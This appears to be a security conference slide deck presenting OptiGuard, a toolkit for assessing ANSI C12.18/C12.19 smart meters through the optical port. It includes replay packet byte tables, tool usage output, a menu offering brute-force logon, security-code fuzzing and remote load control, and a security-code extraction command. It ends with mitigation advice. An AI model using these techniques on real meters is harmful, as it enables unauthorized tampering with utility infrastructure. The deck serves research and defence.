
```
cutaway> python c12_18_csv_parser.py -h
Usage:
     c12_18_csv_parser.py -rxd <file> -txd <file> [-h] [-m] [-o <file>]
         -h -> Enable Help mode
         -rxd -> A CSV file that contains the response portion of data transmission
         -txd -> A CSV file that contains the request portion of data transmission
         -m -> Generate an output file that is marked according to the ANSI C12.18
               standard. This output may fail if the file contains errors
         -o -> Name of the output files.  This will be renamed to contain the
               date and time to make the file unique.  The filename will also be
               marked with COMBO for a normal combined output and COMBO-MARKED for
               the file marked according to the ANSI C12.18 standard.

This program is designed to parse CSV data from a Saleae Logic Analyzer.
The input files should contain the hex byte output from the Async-Serial
analyzer.  This data should follow the ANSI C12.18 packet structure.
This tool will generate a combined CSV file that has been sorted.  If
specified, the tool will also mark the bytes according to the ANSI
C12.18 standard.
cutaway>
```

Replay Tables To Talk To Tables




```
# Requests
ident  = ['\xee\x00\x00\x00\x00\x01\x20\x10\x13', '\xee\x00\x20\x00\x00\x01\x20\x82\x70']
nego   = ['\xee\x00\x00\x00\x00\x05\x61\x01\x00\x01\x06\xb8\x25', '\xee\x00\x20\x00\x00\x05\x61\x01\x00\x01\x06\x81\xd2']
logoff = ['\xee\x00\x00\x00\x00\x01\x52\x86\x40','\xee\x00\x20\x00\x00\x01\x52\x17\x20']

# Responses
ident_r= ['\xee\x00\x00\x00\x00\x05\x00\x00\x01\x00\x00\xc6\xb5', '\xee\x00\x20\x00\x00\x05\x00\x00\x01\x00\x00\xff\x42']
nego_r = ['\xee\x00\x00\x00\x00\x05\x00\x01\x00\x01\x06\x4f\x8f','\xee\x00\x20\x00\x00\x05\x00\x01\x00\x01\x06\x76\x78']
ok_r   = ['\xee\x00\x00\x00\x00\x01\x00\x11\x31', '\xee\x00\x20\x00\x00\x01\x00\x80\x51']
err_r  = ['\xee\x00\x00\x00\x00\x01\x01\x98\x20','\xee\x00\x20\x00\x00\x01\x01\x09\x40']
sns_r  = ['\xee\x00\x00\x00\x00\x01\x02\x03\x12','\xee\x00\x20\x00\x00\x01\x02\x92\x72']
isc_r  = ['\xee\x00\x00\x00\x00\x01\x03\x8a\x93','\xee\x00\x20\x00\x00\x01\x03\x1b\x63']
onp_r  = ['\xee\x00\x00\x00\x00\x01\x04\x35\x77','\xee\x00\x20\x00\x00\x01\x04\xa4\x17']
iar_r  = ['\xee\x00\x00\x00\x00\x01\x05\xbc\x66','\xee\x00\x20\x00\x00\x01\x05\x2d\x06']
bsy_r  = ['\xee\x00\x00\x00\x00\x01\x06\x27\x54','\xee\x00\x20\x00\x00\x01\x06\xb6\x34']
dnr_r  = ['\xee\x00\x00\x00\x00\x01\x07\xae\x45','\xee\x00\x20\x00\x00\x01\x07\x3f\x25']
dlk_r  = ['\xee\x00\x00\x00\x00\x01\x08\x59\xbd','\xee\x00\x20\x00\x00\x01\x08\xc8\xdd']
rno_r  = ['\xee\x00\x00\x00\x00\x01\x09\xd0\xac','\xee\x00\x20\x00\x00\x01\x09\x41\xcc']
isss_r = ['\xee\x00\x00\x00\x00\x01\x0a\x4b\x9e','\xee\x00\x20\x00\x00\x01\x0a\xda\xfe']
# Wait can be sent as a requestor or a responder
wait    = [ \
    ['\xee\x00\x00\x00\x00\x02\x70\x01\x68\xff','\xee\x00\x20\x00\x00\x02\x70\x01\x08\x7a'], \
    ['\xee\x00\x00\x00\x00\x02\x70\x02\xf3\xcd','\xee\x00\x20\x00\x00\x02\x70\x02\x93\x48'], \
    ['\xee\x00\x00\x00\x00\x02\x70\x03\x7a\xdc','\xee\x00\x20\x00\x00\x02\x70\x03\x1a\x59'], \
    ['\xee\x00\x00\x00\x00\x02\x70\x04\xc5\xa8','\xee\x00\x20\x00\x00\x02\x70\x04\xa5\x2d'] \
]
term   = ['\xee\x00\x00\x00\x00\x01\x21\x9a\x01','\xee\x00\x20\x00\x00\x01\x21\x0b\x61']

######*************######

# Unknown Sequences
# Two versions are provided to handle different control bytes
# CNTL Byte needs to alternate
logon_req_names = ['Identification','Negotiation','Logon','Security']
logon_req_seq  = [[ident[0],nego[1],logon[0],security[1]], [ident[1],nego[0],logon[1],security[0]]]
logon_resp_names = ['ID Response','Nego Response','OK','OK']
logon_resp_seq = [[ident_r[0],nego_r[1],ok_r[0],ok_r[1]], [ident_r[1],nego_r[0],ok_r[1],ok_r[0]]]
                                                                                  56,1          11%
```

Advanced Persistent Tether



- Serial Transmitter
  - Receive possible
- Replay C12.18 Packets
- C12.19 Table Interaction
  - Read Tables
  - Write Tables
  - Run Procedures
- Receive Responses via Logical Analyzer
- Parse Responses by Hand

Hardware Client Functionality




```
cutaway> python c12_18_hw_client.py -h
Usage: c12_18_hw_client.py [-h] [-D] [-P <num>] [-f <file>] [-no] -a <action> [-t <num>]
 [-d <num>] [-p <num>] [-s <data>] [-lp <comma separated list>]
   -h: print help
   -D: turn on debugging statements
   -P <num>: Start pause seconds
   -a <action>: Perform specific action:
       test_login
       read_table: requires -t and table number or defaults to 0
       read_decade: requires -d and decade number or defaults to 0
       run_proc: requires -p and procedure number or defaults to 0
   -f <file>: select configuration file
   -t <num>: table number
   -d <num>: decade number
   -p <num>: procedure number
   -s <data>: data for sending
   -lp <data>: comma separated list of procedure numbers
   -no: turn off negotiation attempts



NOTE: This tool is fire and forget.  You will need to monitor the hardware lines
      with a logic analyzer to determine success and failure or to read data.
```

Wink! Wink! Wink! Wink!

[redacted]
[redacted]

Lean In For A Closer Look



ANSI Type 2 Optical Port: Not Your Typical Infra-red Port

Remote Control Devices


Provides /dev/ttyUSB0 via FTDI chip

Open Source Optical Probe?

IguanaWorks

Gainesville, Florida

http://iguanaworks.net/



What Do We Need To Do This?

- Serial Transceiver Driver
- C12.18 Packet Driver
- C12.18 Client
  - Reads and parses C12.19 Tables
  - Writes to C12.19 Tables
  - Runs C12.19 Procedures
  - Easy Function Updates
  - Easy Access To All Functions

OptiGuard
A Smart Meter Assessment Toolkit


Image borrowed from: http://www.geekologie.com/2011/01/windows_to_the_soul_eyeball_cl.php

Permission-based
Research / Penetration Testing


Unauthorized Testing Is Illegal ***<u>EVEN IF THE METER IS ON YOUR HOUSE</u>***.

Getting Permission For Research IS NOT IMPOSSIBLE. Contact Vendors.

I am not responsible for your actions. InGuardians, Inc. is not responsible for your actions.




OptiGuard Menu



```
cutaway> python c12_18_optical_client.py
############################################################
## C12.18 Optical Client - InGuardians, Inc.
## Please review license and Terms of Use before using this software.
############################################################
Start Time: 00:50:36 12/28/11 CST

##########################################
## 0) Quit
## 1) Test Negotiation Sequence
## 2) Test Logon
## 3) Parse Configuration Table
## 4) Parse General Manufacturer Identification Table
## 5) Read Table
## 6) Read Multiple Tables
## 7) Read Decade
## 8) Run Procedure
## 9) Run Multiple Procedures
## 10) Run Multiple Procedures without login
## 11) Write Table
## 12) Brute Force Logon
## 13) Alternate Brute Force Logon (Read Table Verification)
## 14) Fuzz Security code
## 15) Alternate Fuzz Security code
## 16) Walk User IDs
## 17) Read Single Table walking User IDs
## 18) Read Multiple Table walking User IDs
## 19) Write Table 13 Demand Control Table. Table write Proof of Concept only.
## 20) Run Procedure 21 Direct Load Control and set 0 percent load
## 21) Run Procedure 21 Direct Load Control and set 100 percent load
## 22) Toggle Debug
## 23) Terminate Session
##########################################

Enter Action Selection:
```

- Notes
  - **Requires a VALID C12.18 Security Code to modify tables or run procedures**
  - Currently only works with some meters
  - Vendor specific functions may be required
  - C12.18 functions are coded for easy implementation and modification
  - Optical transfer is finicky and fuzzing / brute forcing is hit or miss and must be monitored
  - Brute force procedure runs have been known to disconnect/connect meters
  - Brute force procedure runs have been known to brick meters

Using The Eye Chart



```
cutaway> python extract_c1218_seccode.py -b -f special_meter.bin
 -st 4 -sp 20 > meter_brute_file.txt
cutaway> wc -l meter_brute_file.txt
12277 meter_brute_file.txt
cutaway> head meter_brute_file.txt
0000010000202020202020202020202020202020
0000010020202020202020202020202020202020
0000012000000120202020202020202020202020
00000120000001203c0000202020202020202020
00000120000001203c0020202020202020202020
00000120000001203c2020202020202020202020
0000012000002020202020202020202020202020
0000012000202020202020202020202020202020
0000012020202020202020202020202020202020
0000012022202020202020202020202020202020
cutaway> 
```

- Can check one code ~ every 2 seconds
- 12277 x 2 seconds = 409 minutes = 6.8 hours
- Hmmm, are failed logons logged?
- Does the meter return an error after N attempts

Open Wide for a Deep Look Inside

Random Image Taken From:
http://www.gonemovies.com/www/Hoofd/A/PhotoLarge.php?Keuze=KubrickClockwork

Mitigations - General

- Residential meters on businesses
  - Evaluate for increased risk to client
- Limit Shared Security Codes
  - Difficult to implement a single security per meter
  - Can vary in numerous ways:
    - Vendor
    - Commercial and Residential meter
    - Zip Code

Mitigations – General (2)

- Incident Response Planning
  - Prioritize Critical Field Assets
  - Incident Response Plan and Training
- Employee Training
  - Identify
  - Report
  - Respond

Mitigations - Physical

- Tamper Alerts
  - May seem overwhelming, initially
  - Experience will identify correlating data to escalate appropriately
- Toggle Optical Port
  - Use a switch that activates optical interface
  - Should generate a tamper alert

Mitigations – Data At Rest

- Secure Data Storage
  - Encryption <- must be implemented properly
  - Hashes <- must be implemented properly
- Configuration Integrity Checks
  - Vendor Specific
  - Some solutions systems already do this
  - Meters should function with old configuration until approved / denied

Mitigations – Data In Motion

- IR Interaction Authorization Tokens
  - Breaking or Augmenting Standard?
- Microcontroller to <INSERT HERE>
  - C12.22
  - Obfuscated Protocols

OptiGuard Offspring?

- Wireless Optical Port Readers
  - Small cheap magnetic devices activated wirelessly
- Optical Port Spraying
  - IR interaction without touching meter
- Wireless Hardware Sniffers/MITM
  - Detect updates and modify data in transit
- Neighborhood Area Network FHSS Eavesdropping
  - Channels, Spacing, Modulation, Sync Bytes, Etc

Vendor Participation

- The following people helped out in various important ways during this journey.
  - Ed Beroset, Elster
  - Robert Former, Itron
  - Others who have asked not to be named

Those Who Must Be Thanked

Gretchen, Garrison, and Collier Weber

Andrew Righter

Atlas

Daniel Thanos

John Sawyer

Joshua Wright

